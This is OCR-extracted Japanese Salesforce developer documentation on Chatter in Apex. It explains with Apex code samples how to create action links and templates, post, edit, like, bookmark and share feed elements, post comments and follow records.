
postFeedElementBatch(communityId, feedElements)

アクションリンクを定義し、フィード要素を使用して投稿する


この例では、アクションリンクグループ内に1つのアクションリンクを作成し、アクションリンクグループをフィード項目に関連付けてそのフィード項目を投稿します。



ユーザがこのアクションリンクをクリックすると、ユーザのフィードにフィード項目を投稿する Chatter REST API リソース `/chatter/feed-elements` が要求されます。ユーザがクリックしたアクションリンクが正常に実行されると、その状況は「成功」に変更され、フィード項目の UI が更新されます。



ユーザのフィードを更新して新規投稿を表示させます。



これは単純な例ですが、アクションリンクを使用して Salesforce リソースへのコールを行う方法が示されています。

アクションリンクはフィード項目のボタンと考えます。ボタンのように、アクションリンク定義には表示ラベル (`labelKey`) があります。アクションリンクグループ定義には、URL (`actionUrl`) や HTTP メソッド (`method`) のほか、省略可能なリクエストボディ (`requestBody`) や HTTP ヘッダー (`headers`) など、他にもプロパティがあります。

ユーザがこのアクションリンクをクリックすると、Chatter REST API に対して HTTP POST 要求が実行され、フィード項目が Chatter に投稿されます。`requestBody` プロパティは、新しいフィード項目のテキストなど、`actionUrl` リソースのリクエストボディを保持します。この例では、新しいフィード項目にテキストしか含まれていませんが、添付ファイルやアンケートなどの他の機能やアクションリンクも含めることができます。

ラジオボタンと同様に、アクションリンクはグループ内にネストする必要があります。グループ内のアクションリンクは、グループのプロパティを共有し、相互に排他的です (クリックできるのは、グループ内の 1 つのアクションリンクのみです)。1 つのアクションリンクを定義する場合でも、アクションリンクグループに含める必要があります。

この例では、`ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` をコールしてアクションリンクグループ定義を作成します。

そのコールからアクションリンクグループ ID を保存し、`ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement, feedElementFileUpload)` へのコールでフィード要素と関連付けます。

このコードを使用するには、独自の Salesforce 組織の OAuth 値に置き換えます。また、`expirationDate` が将来の日付であることを確認します。コード内で **To Do** コメントを探します。

```
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();

ConnectApi.ActionLinkDefinitionInput actionLinkDefinitionInput = new
ConnectApi.ActionLinkDefinitionInput();

ConnectApi.RequestHeaderInput requestHeaderInput1 = new ConnectApi.RequestHeaderInput();

ConnectApi.RequestHeaderInput requestHeaderInput2 = new ConnectApi.RequestHeaderInput();



// Create the action link group definition.

actionLinkGroupDefinitionInput.actionLinks = New
List<ConnectApi.ActionLinkDefinitionInput>();

actionLinkGroupDefinitionInput.executionsAllowed =
ConnectApi.ActionLinkExecutionsAllowed.OncePerUser;

actionLinkGroupDefinitionInput.category = ConnectApi.PlatformActionGroupCategory.Primary;

// To Do: Verify that the date is in the future.

// Action link groups are removed from feed elements on the expiration date.

datetime myDate = datetime.newInstance(2016, 3, 1);

actionLinkGroupDefinitionInput.expirationDate = myDate;
```

```
// Create the action link definition.

actionLinkDefinitionInput.actionType = ConnectApi.ActionLinkType.Api;

actionLinkDefinitionInput.actionUrl = '/services/data/v33.0/chatter/feed-elements';

actionLinkDefinitionInput.headers = new List<ConnectApi.RequestHeaderInput>();

actionLinkDefinitionInput.labelKey = 'Post';

actionLinkDefinitionInput.method = ConnectApi.HttpRequestMethod.HttpPost;

actionLinkDefinitionInput.requestBody = '{\"subjectId\": \"me\",\"feedElementType\":
\"FeedItem\",\"body\": {\"messageSegments\": [{\"type\": \"Text\",\"text\": \"This is a
test post created via an API action link.\"}]}}';

actionLinkDefinitionInput.requiresConfirmation = true;



// To Do: Substitute an OAuth value for your Salesforce org.

requestHeaderInput1.name = 'Authorization';

requestHeaderInput1.value = 'OAuth
00DD00000007WNP!ARsAQCwoeV0zzAV847FTl4zF.85w.EwsPbUgXR4SAjsp';

actionLinkDefinitionInput.headers.add(requestHeaderInput1);



requestHeaderInput2.name = 'Content-Type';

requestHeaderInput2.value = 'application/json';

actionLinkDefinitionInput.headers.add(requestHeaderInput2);



// Add the action link definition to the action link group definition.

actionLinkGroupDefinitionInput.actionLinks.add(actionLinkDefinitionInput);



// Instantiate the action link group definition.

ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();

ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();

ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



// Set the properties of the feedItemInput object.

feedItemInput.body = messageBodyInput;

feedItemInput.capabilities = feedElementCapabilitiesInput;

feedItemInput.subjectId = 'me';



// Create the text for the post.

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Click to post a feed item.';

messageBodyInput.messageSegments.add(textSegmentInput);




// The feedElementCapabilitiesInput object holds the capabilities of the feed item.

// Define an associated actions capability to hold the action link group.

// The action link group ID is returned from the call to create the action link group
definition.

feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;

associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();

associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);



// Post the feed item.
```

```
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

メモ: 投稿に失敗した場合、OAuth ID を確認します。

関連トピック:

createActionLinkGroupDefinition(communityId, actionLinkGroup)

アクションリンクの使用

テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する

この例では、「アクションリンクを定義し、フィード要素を使用して投稿する」の例と同じアクションリンクとアクションリンクグループを作成しますが、テンプレートからアクションリンクグループをインスタンス化します。

ステップ 1: アクションリンクテンプレートを作成する

1. [設定] で、[作成] > [アクションリンクテンプレート] をクリックします。
2. 新しいアクションリンクグループテンプレートで次の値を使用します。

項目	値
名前	ドキュメントの例
開発者名	Doc_Example
カテゴリ	プライマリアクション
実行可	ユーザごとに 1 回

3. 新しいアクションリンクテンプレートで次の値を使用します。

項目	値
アクションリンクグループテンプレート	ドキュメントの例
アクションの種類	Api
アクション URL	/services/data/{!Bindings.ApiVersion}/chatter/feed-elements
ユーザ表示設定	全員に表示
HTTP リクエストボディ	{"subjectId": "{!Bindings.SubjectId}","feedElementType": "FeedItem","body": {"messageSegments": [{"type": "Text","text": "{!Bindings.Text}"}]}}
HTTP ヘッダー	Content-Type: application/json

項目	値
位置	0
表示ラベルキー	投稿
HTTP メソッド	POST

4. アクションリンクグループテンプレートに戻り、［公開済み］を選択します。[保存] をクリックします。

ステップ 2: アクションリンクグループをインスタンス化し、フィード項目に関連付けて投稿する

この例では、`ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` をコールしてアクションリンクグループ定義を作成します。

`ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement, feedElementFileUpload)` をコールしてアクションリンクグループをフィード項目に関連付けて投稿します。

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
// The names are defined in the action link template(s) associated with the action link
group template.
// Get them from Setup UI or SOQL.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', 'v33.0');
bindingMap.put('Text', 'This post was created by an API action link.');
bindingMap.put('SubjectId', 'me');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
```

```
 ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Define the FeedItemInput object to pass to postFeedElement
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// The MessageBodyInput object holds the text in the post
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);


// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define an associated actions capability to hold the action link
 group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

フィード要素の編集

この例では、`updateFeedElement(communityId, feedElementId, feedElement)` をコールしてフィード要素を編集します。フィード要素の種類のうち、編集可能なのはフィード項目のみです。

```
String communityId = Network.getNetworkId();



// Get the last feed item created by the current user.

List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];

if (feedItems.isEmpty()) {

    // Return null within anonymous apex.
```

```
    return null;

}

String feedElementId = feedItems[0].id;



ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);



if (isEditable.isEditableByMe == true){

    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();

    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();



    textSegmentInput.text = 'This is my edited post.';

    messageBodyInput.messageSegments.add(textSegmentInput);



    feedItemInput.body = messageBodyInput;



    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);

}
```

質問のタイトルを編集して投稿

この例では、`updateFeedElement(communityId, feedElementId, feedElement)` をコールして、質問のタイトルを編集してから投稿します。

```
String communityId = Network.getNetworkId();



// Get the last feed item created by the current user.
```

```
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];

if (feedItems.isEmpty()) {

    // Return null within anonymous apex.

    return null;

}

String feedElementId = feedItems[0].id;



ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);



if (isEditable.isEditableByMe == true){



    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();

    ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();

    ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapabilityInput = new
ConnectApi.QuestionAndAnswersCapabilityInput();

    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();



    textSegmentInput.text = 'This is my edited question.';

    messageBodyInput.messageSegments.add(textSegmentInput);



    feedItemInput.body = messageBodyInput;

    feedItemInput.capabilities = feedElementCapabilitiesInput;
```

```
    feedElementCapabilitiesInput.questionAndAnswers = questionAndAnswersCapabilityInput;

    questionAndAnswersCapabilityInput.questionTitle = 'Where is my edited question?';



    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);

}
```

フィード要素にいいね! と言う

この例では、updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser) をコールしてフィード要素にいいね! と言います。

```
ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null,
'0D5D0000000KuGh');
```

関連トピック:

likeFeedElement(communityId, feedElementId)

フィード要素のブックマーク

この例では、updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser) をコールしてフィード要素をブックマークします。

```
ConnectApi.BookmarksCapability bookmark =
ConnectApi.ChatterFeeds.updateFeedElementBookmarks(null, '0D5D0000000KuGh', true);
```

関連トピック:

updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)

フィード項目の共有

この例では、`shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)` をコールしてフィード項目 (種別はフィード要素) をグループと共有します。

```
ConnectApi.ChatterFeeds.shareFeedElement(null, '0F9RR0000004CPw',
ConnectApi.FeedElementType.FeedItem, '0D5RR0000004Gxc');
```

関連トピック:

shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)

フィード要素の共有とコメントの追加

この例では、postFeedElement(communityId, feedElement, feedElementFileUpload) をコールしてフィード項目 (種別はフィード要素) をグループと共有し、コメントを追加します。

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();



textSegmentInput.text = 'I hope you enjoy this post I found in another group.';

messageBodyInput.messageSegments.add(textSegmentInput);



feedItemInput.body = messageBodyInput;

feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;

feedItemInput.originalFeedItemId = '0D5RR0000004Grs';

feedItemInput.subjectId = '0F9RR0000004CPw';



ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput, null);
```

関連トピック:

postFeedElement(communityId, feedElement, feedElementFileUpload)

コメントの投稿

この例では、postCommentToFeedElement(communityId, feedElementId, text) をコールしてフィード要素にプレーンテキストのコメントを投稿します。

```
ConnectApi.Comment comment = ConnectApi.ChatterFeeds.postCommentToFeedElement(null,
'0D5D0000000KuGh', 'I agree with the proposal.' );
```

関連トピック:

postCommentToFeedElement(communityId, feedElementId, text)

メンションを含むコメントの投稿

この例では、postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload) をコールしてグループをメンションするコメントを投稿します。

```
String communityId = null;

String feedElementId = '0D5D0000000KtW3';



ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();



textSegmentInput.text = 'Does anyone in this group have an idea? ';

messageBodyInput.messageSegments.add(textSegmentInput);



mentionSegmentInput.id = '0F9D00000000oOT';

messageBodyInput.messageSegments.add(mentionSegmentInput);



commentInput.body = messageBodyInput;



ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId,
 feedElementId, commentInput, null);
```

関連トピック:

- postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

既存のファイルを添付したコメントの投稿

コメントを投稿し、既存のファイル (Salesforce にアップロード済み) をコメントに添付するには、`ConnectApi.CommentInput` オブジェクトを作成して`postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)`メソッドに渡します。

```
String feedElementId = '0D5D0000000KtW3';



ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();



ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



textSegmentInput.text = 'I attached this file from Salesforce Files.';



messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

messageBodyInput.messageSegments.add(textSegmentInput);

commentInput.body = messageBodyInput;



ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();

ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();



commentCapabilitiesInput.content = contentCapabilityInput;

contentCapabilityInput.contentDocumentId = '069D00000001rNJ';



commentInput.capabilities = commentCapabilitiesInput;



ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, null);
```

関連トピック:

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

新しいファイルを添付したコメントの投稿

コメントを投稿し、新しいファイルをアップロードしてコメントに添付するには、`ConnectApi.CommentInput` オブジェクトと `ConnectApi.BinaryInput` オブジェクトを作成して `postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)` メソッドに渡します。

```
String feedElementId = '0D5D0000000KtW3';



ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();



ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



textSegmentInput.text = 'Enjoy this new file.';



messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

messageBodyInput.messageSegments.add(textSegmentInput);

commentInput.body = messageBodyInput;



ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();

ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();



commentCapabilitiesInput.content = contentCapabilityInput;

contentCapabilityInput.title = 'Title';
```

```
commentInput.capabilities = commentCapabilitiesInput;



String text = 'These are the contents of the new file.';

Blob myBlob = Blob.valueOf(text);

ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');



ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, binInput);
```

関連トピック:

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

コメントの編集

この例では、`updateComment(communityId, commentId, comment)` をコールしてコメントを編集します。

```
String commentId;

String communityId = Network.getNetworkId();



// Get the last feed item created by the current user.

List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];

if (feedItems.isEmpty()) {

    // Return null within anonymous apex.

    return null;

}

String feedElementId = feedItems[0].id;



ConnectApi.CommentPage commentPage =
ConnectApi.ChatterFeeds.getCommentsForFeedElement(communityId, feedElementId);
```

```
if (commentPage.items.isEmpty()) {

    // Return null within anonymous apex.

    return null;

}

commentId = commentPage.items[0].id;



ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isCommentEditableByMe(communityId, commentId);



if (isEditable.isEditableByMe == true){

    ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();



    textSegmentInput.text = 'This is my edited comment.';

    messageBodyInput.messageSegments.add(textSegmentInput);



    commentInput.body = messageBodyInput;



    ConnectApi.Comment editedComment = ConnectApi.ChatterFeeds.updateComment(communityId,
 commentId, commentInput);

}
```

レコードのフォロー

この例では、`follow(communityId, userId, subjectId)` メソッドをコールしてレコードをフォローします。

```
ChatterUsers.ConnectApi.Subscription subscriptionToRecord =
ConnectApi.ChatterUsers.follow(null, 'me', '001RR000002G4Y0');
```

関連トピック:

follow(communityId, userId, subjectId)

レコードのフォロー解除

レコードのフォロー解除

レコードをフォローしている場合、`ConnectApi.ChatterUsers.follow` をコールすると `ConnectApi.Subscription` オブジェクトが返されます。レコードのフォローを解除するには、そのオブジェクトの `id` プロパティを `deleteSubscription(communityId, subscriptionId)` メソッドに渡します。

```
ConnectApi.Chatter.deleteSubscription(null, '0E8RR0000004CnK0AU');
```

関連トピック:

deleteSubscription(communityId, subscriptionId)

レコードのフォロー

Chatter in Apex の機能

このトピックでは、一般的な Chatter in Apex の機能の操作に使用するクラスとメソッドについて説明します。ConnectApi **名前空間**リファレンスコンテンツに直接移動することもできます。

このセクションの内容:

アクションリンクの使用

アクションリンクは、フィード要素上のボタンです。アクションリンクをクリックすると、ユーザを特定の Web ページに移動したり、ファイルダウンロードを開始したり、Salesforce または外部サーバへの API コールを呼び出したりできます。アクションリンクには、URL と HTTP メソッドが含まれ、リクエストボディとヘッダー情報(認証用の OAuth トークンなど)を含めることができます。アクションリンクを使用して Salesforce およびサードパーティサービスをフィードに統合することで、ユーザはアクションを実行して生産性を高め、イノベーションを促進できます。

フィードおよびフィード要素の使用

API バージョン 30.0 以前では、Chatter フィードはフィード項目のコンテナでした。API バージョン 31.0 では、フィードの定義が拡張され、フィード項目モデルに完全には適合しない新しいオブジェクトが追加されました。Chatter フィードは、フィード要素のコンテナになりました。抽象クラス `ConnectApi.FeedElement` は、既存の `ConnectApi.FeedItem` クラスに対する親クラスとして導入されました。フィード要素が共有するプロパティのサブセットは、`ConnectApi.FeedElement` クラスに移動しました。フィードとフィード要素は Chatter の中核部分であるため、Chatter in Apex を使用してアプリケーションを開発するには、これらの理解が不可欠です。

コミュニティおよびポータルでの ConnectApi データへのアクセス

ほとんどの `ConnectApi` メソッドは、1 つのコミュニティのコンテキスト内で機能します。

コミュニティゲストユーザが使用できるメソッド


コミュニティでログインなしのアクセスが許可されている場合、ゲストユーザは多くの Chatter in Apex メソッドにアクセスできます。これらのメソッドは、ゲストユーザがアクセスできる情報を返します。

アクションリンクの使用

アクションリンクは、フィード要素上のボタンです。アクションリンクをクリックすると、ユーザを特定の Web ページに移動したり、ファイルダウンロードを開始したり、Salesforce または外部サーバへの API コールを呼び出したりできます。アクションリンクには、URL と HTTP メソッドが含まれ、リクエストボディとヘッダー情報 (認証用の OAuth トークンなど) を含めることができます。アクションリンクを使用して Salesforce およびサードパーティサービスをフィードに統合することで、ユーザはアクションを実行して生産性を高め、イノベーションを促進できます。

Workflow

次のフィード項目には、[参加] という 1 つの表示アクションリンクを含む 1 つのアクションリンクグループがあります。



フィード要素を使用してアクションリンクを作成および投稿するワークフローは、次のとおりです。

1. (省略可能) アクションリンクテンプレートを作成します。
2. ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup) をコールして、少なくとも 1 つのアクションリンクを含むアクションリンクグループを定義します。
3. ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement, feedElementFileUpload) をコールして、フィード要素を投稿してアクションリンクを関連付けます。

アクションリンクを操作するには、次のメソッドを使用します。

ConnectApi.ActionLinks メソッド	タスク
ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup) ActionLinks.deleteActionLinkGroupDefinition(communityId, actionLinkGroupId) ActionLinks.getActionLinkGroupDefinition(communityId, actionLinkGroupId)	アクションリンクグループ定義を作成します。アクションリンクグループをフィード要素に関連付けるには、まずアクションリンクグループ定義を作成します。次に、関連付けられたアクション機能を含むフィード要素を投稿します。
ChatterFeeds.postFeedElement(communityId, feedElement, feedElementFileUpload)	関連付けられたアクション機能を含むフィード要素を投稿します。1 つのフィード要素に、最大 10 個のアクションリンクグループを関連付けます。
ActionLinks.getActionLink(communityId, actionLinkId)	コンテキストユーザの状態を含む、アクションリンクに関する情報を取得します。
ActionLinks.getActionLinkGroup(communityId, actionLinkGroupId)	コンテキストユーザの状態を含む、アクションリンクグループに関する情報を取得します。
ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)	アクションリンクが実行されたときに返された診断情報を取得します。診断情報は、アクションリンクにアクセスできるユーザに対してのみ提供されます。
フィードからのフィード要素の取得	指定されたフィード種別からフィード要素を取得します。フィード要素にアクションリンクが関連付けられている場合、そのフィード要素の関連付けられたアクション機能でアクションリンクデータが返されます。

このセクションの内容:

アクションリンクテンプレート
[設定] でアクションリンクテンプレートを作成し、Chatter REST API または Apex から共通のプロパティを持つアクションリンクグループをインスタンス化できます。テンプレートをパッケージ化して他の Salesforce 組織に配布できます。

関連トピック:


アクションリンクを定義し、フィード要素を使用して投稿する
テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する

アクションリンクの概要、認証、およびセキュリティ

Apex アクションリンクのセキュリティ、認証、表示ラベル、およびエラーについて学習します。

Workflow

次のフィード項目には、[参加] という 1 つの表示アクションリンクを含む 1 つのアクションリンクグループがあります。



フィード要素を使用してアクションリンクを作成および投稿するワークフローは、次のとおりです。

1. (省略可能) アクションリンクテンプレートを作成します。
2. ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup) をコールして、少なくとも 1 つのアクションリンクを含むアクションリンクグループを定義します。
